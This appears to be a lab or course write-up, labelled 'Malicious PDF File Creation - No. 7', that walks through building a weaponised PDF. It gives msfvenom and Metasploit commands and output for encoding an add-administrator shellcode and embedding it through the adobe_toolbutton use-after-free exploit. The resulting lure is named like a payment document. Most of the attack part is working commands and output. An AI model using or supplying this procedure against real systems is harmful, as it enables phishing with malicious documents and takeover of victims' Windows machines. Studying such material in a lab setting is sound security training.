
Malicious PDF File Creation - No. 7

Zip folder password: Passw0rd?
Secret code: JS4QNWU666


1. A secret string was added to the code from the resource below.
   https://shell-storm.org/shellcode/files/shellcode-898.php

2. Using the msfvenom tool in kali linux, an encoded payload file was generated for windows x86 architecture using the command below.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -x /home/kali/Desktop/addadmin.c -e x86/shikata_ga_nai --platform windows -a x86 -b "\x00" -f c -o /home/kali/Desktop/addadminenc.c
```

3. The adobe_toolbutton exploit in metasploit which exploits a use after free vulnerability was used. The exploit has a FILENAME option, used to set the desired pdf filename (shown in the image below step 6).




```
msf6 > use exploit/windows/fileformat/adobe_toolbutton
[*] Using configured payload generic/custom
```

4. The custom payload module in metasploit was used. This allows a user to set a custom payload file.




```
msf6 payload(generic/custom) > use payload/generic/custom
msf6 payload(generic/custom) > show options

Module options (payload/generic/custom):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   PAYLOADFILE                   no        The file to read the payload from
   PAYLOADSTR                    no        The string to use as a payload
```

5. The PAYLOADFILE option of the custom payload module was set to the generated payload (addadminenc.c)




```
msf6 payload(generic/custom) > set PAYLOADFILE /home/kali/Desktop/addadminenc.c
PAYLOADFILE => /home/kali/Desktop/addadminenc.c
msf6 payload(generic/custom) > show options

Module options (payload/generic/custom):

   Name         Current Setting                    Required  Description
   ----         ---------------                    --------  -----------
   PAYLOADFILE  /home/kali/Desktop/addadminenc.c   no        The file to read the payload from
   PAYLOADSTR                                      no        The string to use as a payload
```

6. After the FILENAME and PAYLOADFILE options were set, the show options commands was used to show the current settings as shown below.



```
msf6 exploit(windows/fileformat/adobe_toolbutton) > set FILENAME payment_instructions_154123.pdf
FILENAME => payment_instructions_154123.pdf
msf6 exploit(windows/fileformat/adobe_toolbutton) > set PAYLOADFILE /home/kali/Desktop/addadminenc.c
PAYLOADFILE => /home/kali/Desktop/addadminenc.c
msf6 exploit(windows/fileformat/adobe_toolbutton) > show options

Module options (exploit/windows/fileformat/adobe_toolbutton):

   Name      Current Setting                  Required  Description
   ----      ---------------                  --------  -----------
   FILENAME  payment_instructions_154123.pdf  yes       The file name.


Payload options (generic/custom):

   Name         Current Setting                  Required  Description
   ----         ---------------                  --------  -----------
   PAYLOADFILE  /home/kali/Desktop/addadminenc.c  no        The file to read the payload from
   PAYLOADSTR                                     no        The string to use as a payload

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows XP / Adobe Reader 9/10/11


msf6 exploit(windows/fileformat/adobe_toolbutton) >
```

7. Finally, the exploit command was used to create the pdf file containing the custom payload



```
msf6 exploit(windows/fileformat/adobe_toolbutton) > exploit

[*] Creating 'payment_instructions_154123.pdf' file ...
[+] payment_instructions_154123.pdf stored at /home/kali/.msf4/local/payment_instructions_154123.pdf
```